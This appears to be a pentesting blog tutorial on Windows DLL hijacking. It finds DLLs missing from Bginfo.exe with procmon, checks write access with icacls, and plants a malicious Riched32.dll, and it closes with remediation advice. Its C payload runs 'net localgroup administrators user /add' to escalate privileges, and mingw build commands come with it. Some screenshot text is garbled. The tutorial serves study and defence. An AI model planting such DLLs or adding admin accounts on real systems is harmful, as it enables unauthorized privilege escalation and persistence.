
# DLL hijacking in Windows. Simple C example.

cocomelonc.github.io/pentest/2021/09/24/dll-hijacking-1.html

September 24, 2021


#### 3 minute read

Hello, cybersecurity enthusiasts and white hackers!



What is DLL hijacking? DLL hijacking is technique when we tricking a legitimate/trusted application into loading an our malicious DLL.

In Windows environments when an application or a service is starting it looks for a number of DLL's in order to function properly. Here is a diagram showing the default DLL search order in Windows:



In our post, we will only consider the simplest case: the directory of an application is writable. In this case, any DLL loaded by the application can be hijacked because it's the first location used in the search process.

## Step 1. Find process with missing DLLs

The most common way to find missing Dlls inside a system is running <u>procmon</u> from sysinternals, setting the following filters:

Display entries matching th	nese conditions:			
Architecture 🔹	s 🔹		✓ the	n Include 🔻
Reset			Add	Remove
Column	Relation	Value	Action	A
🔽 📀 Process Name	is	Bginfo.exe	Include	E
📝 📀 Result	is	NAME NOT FOUND	Include	
🔽 📀 Path	ends with	.dll	Include	
V Nocess Name	is	Procmon.exe	Exclude	
🛛 🔇 Process Name	is	Procmon64.exe	Exclude	
🛛 🔇 Process Name	is	System	Exclude	
🔽 🔀 Operation	benins with	IRP MJ	Exclude	Ŧ
		ОК	Cancel	Apply

ktop\dhcpcsvc6.DLL

which will identify if there is any DLL that the application tries to load and the actual path that the application is looking for the missing DLL:


File Ec	lit Event Filter	Tools Options H	łelp			
🖻 日	🍳 🅦 🖾	🗛 🖓	E   🗛 📕   🔐 🗟 🔍 💷			
Time	Process Name	PID Operation	Path	Re	esult	Detail
10:59:	Bginfo.exe	2380 🛃 Create File	C:\Users\user\Desktop\CRYPTSP.dll	NA	ME NOT FOUND	Desired Access: Read
10:59:	Bginfo.exe	2380 🔜 Create File	C:\Users\user\Desktop\RpcRtRemote.dll	NA	ME NOT FOUND	Desired Access: Read
	Bginfo exe	2380 CreateFile	C:\Windows\SysWOW64\wbem\NTDSAPLdll		ME NOT FOUND	Desired Access: Read
10:59:	Bginfo.exe	2380 🛃 CreateFile	C:\Users\user\Desktop\Riched32.dll	NA	ME NOT FOUND	Desired Access: Read
	Bginfo.exe	2380 CreateFile	C:\Users\user\Desktop\RICHED20.dll		ME NOT FOUND	Desired Access: Read
	Bginfo.exe	2380 🛃 Create File	C:\Users\user\Desktop\dwmapi.dll		ME NOT FOUND	Desired Access: Read
10:59:	Bginfo.exe	2380 🛃 CreateFile	C:\Users\user\Desktop\NETAPI32.DLL		ME NOT FOUND	Desired Access: Read
10:59:	Bginfo.exe	2380 🛃 CreateFile	C:\Users\user\Desktop\netutils.dll		ME NOT FOUND	Desired Access: Read
10:59:	Bginfo.exe	2380 🛃 Create File	C:\Users\user\Desktop\srvcli.dll	NA	ME NOT FOUND	Desired Access: Read
10:59:	🛄 Bginfo.exe	2380 🛃 CreateFile	C:\Users\user\Desktop\wkscli.dll		ME NOT FOUND	Desired Access: Read
	Bginfo.exe	2380 🛃 Create File	C:\Users\user\Desktop\inetmib1.dll		ME NOT FOUND	Desired Access: Read
	Bginfo.exe	2380 🛃 Create File	C:\Users\user\Desktop\IPHLPAPI.DLL	NA	ME NOT FOUND	Desired Access: Read
10:59:	Bginfo.exe	2380 🛃 CreateFile	C:\Users\user\Desktop\WINNSI.DLL		ME NOT FOUND	Desired Access: Read
*	Real D + 7	2000 <b>1</b> C - Cl		61A		D - 14 D 1
Showing	53 of 503,824 even	its (0.010%)	Backed by virtual memory			
				Subnet Mask: System Type: User Name: Volumes:	255.255. Worksta user	255.0 tion, Terminal Serve ) GB NTFS

In our example, the process Bginfo.exe is missing several DLLs which possibly can be used for DLL hijacking. For example Riched32.dll

### Step 2. Check folder permissions

Let's go to check folder permissions:

```
icacls C:\Users\user\Desktop\
```



According to the documentation we have write access to this folder.

## Step 3. DLL hijacking

Firstly, let's go to run our bginfo.exe:


Biginto       Boot Time: <boot time="">       Pleds         CPU:       <cpu>       CPU         Default Gateway:       Obfault Gateway&gt;       OHCP Server:         DNS Server:       OHCS Server&gt;       Free Space         Host Name:       <host name="">         IE Version:       <ie version="">         IP Address:       <ip address="">         Logon Domain:       <logon server="">         MAC Address:       <mac address="">         Machine Domain:       <machine domain="">         Memory:       <memory>         Network Speed:       <network speed="">         Network Type:       <network type="">         OS Version:       <os version="">         OS Version:       <os version="">         OS Version:       <os version="">         OS Version:       <os version=""></os></os></os></os></network></network></memory></machine></mac></logon></ip></ie></host></cpu></boot>	Procmon		Help - 2 ▼ <b>B</b> ✓ <u>U</u> இ 言言言	
	Bgjinfo	Boot Time: CPU: Default Gateway: DHCP Server: DNS Server: Free Space: Host Name: IE Version: IP Address: Logon Domain: Logon Server: MAC Address: Machine Domain: Memory: Network Card: Network Speed: Network Type: OS Version:	<boot time=""> <cpu> <default gateway=""> <dhcp server=""> <dns server=""> <free space=""> <host name=""> <ie version=""> <ip address=""> <logon domain=""> <logon server=""> <mac address=""> <machine domain=""> <memory> <network card=""> <network speed=""> <network type=""> <os version=""></os></network></network></network></memory></machine></mac></logon></logon></ip></ie></host></free></dns></dhcp></default></cpu></boot>	CPU Default Gateway DHCP Server DNS Server Free Space Host Name IE Version IP Address <- Add Custom Background Position Desktops Preview

Therefore if I plant a DLL called Riched32.dll in the same directory as bginfo.exe when that tool executes so will my malicious code. For simplicity, I create DLL which just pop-up a message box:

```
/*
DLL hijacking example
author: @cocomelonc
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")
BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved)
{
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
      MessageBox(
        NULL,
        "Meow-meow!",
        "=^..^=",
        MB_0K
      );
      break;
    case DLL_PROCESS_DETACH:
      break;
    case DLL_THREAD_ATTACH:
      break;
    case DLL_THREAD_DETACH:
      break;
    }
    return TRUE;
}
```

Now we can compile it (on attacker's machine):


x86\_64-w64-mingw32-gcc -shared -o evil.dll evil.c




Then rename as Riched32.dll and copy to C:\Users\user\Desktop\ my malicious DLL.

NT AUTH BUILTIN	rs\user\Desktop> icacls.ex lORITY\SYSTEM:(I) <oi)<(ci)<( \Administrators:(I)<oi)<(c x64\user:(I)<oi)<(ci)<f)< th=""><th>F)</th><th></th></oi)<(ci)<f)<></oi)<(c </oi)<(ci)<( 	F)	
uccessfu] S C:\Usei	lly processed 1 files; Fai •s\user\Desktop> dir	led processing Ø files	
Direct	cory: C:\Users\user\Deskto	ρ	
ode	LastWriteTime	Length Name	
 a a a	9/25/2021 11:54 AM 9/25/2021 10:48 AM 9/24/2021 6:48 PM 9/25/2021 11:59 AM	tools 844648 Bginfo.exe 1231 Procmon.lnk 77899 Riched32.dll	
S C:∖Useı	•s\user\Desktop> _		

#### And now launch bginfo.exe:





As you can see, our malicious logic is executed:

So, bginfo.exe and malicious Riched32.dll in the same folder (1) Then launch bginfo.exe (2) Message box is popped-up! (3)

#### Remediation

Perhaps the simplest remediation steps would be simply to ensure that all installed software goes into the protected directory C:\Program Files or C:\Program Files (x86). If software cannot be installed into these locations then the next easiest thing is to ensure that only Administrative users have "create" or "write" permissions to the installation directory to prevent an attacker from deploying a malicious DLL and thereby breaking the exploitation.

#### **Privilege escalation**

DLL hijacking can be used for more than just executing code. It can also be used to gain persistence and privilege escalation:

Find a process that runs/will run as with other privileges (horizontal/lateral movement) that is missing a dll.

Have write permission on any folder where the dll is going to be searched (probably the executable directory or some folder inside the system path).

Then replace our code:

```
/*
DLL hijacking example
author: @cocomelonc
*/
#include <windows.h>
BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved)
{
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
      system("cmd.exe /k net localgroup administrators user /add");
      break;
    case DLL_PROCESS_DETACH:
      break;
    case DLL_THREAD_ATTACH:
      break;
    case DLL_THREAD_DETACH:
      break;
    }
    return TRUE;
}
```

*For x64 compile with: x86\_64-w64-mingw32-gcc evil.c -shared -o target.dll For x86 compile with: i686-w64-mingw32-gcc evil.c -shared -o target.dll* 

Further, all steps are similar.

#### Conclusion

But in all cases, there is a caveat.

Note that in some cases the DLL you compile must export multiple functions to be loaded by the victim process. If these functions do not exist, the binary will not be able to load them and the exploit will fail.

So, compiling custom versions of existing DLLs is more challenging than it may sound, as a lot of executables will not load such DLLs if procedures or entry points are missing. Tools such as <u>DLL Export Viewer</u> can be used to enumerate all external function names and ordinals of the legitimate DLLs. Ensuring that our compiled DLL follows the same format will maximise the chances of it being loaded successfully.

In the future I will try to figure out this, and I will try create python script which create .def file from target original DLL.

Process Monitor icacls DLL Export Viewer Module-Definition (def) files

#### Source code in Github

I've added the vulnerable bginfo (version 4.16) to github if you'd like to experiment.

Thanks for your time and good bye! *PS. All drawings and screenshots are mine*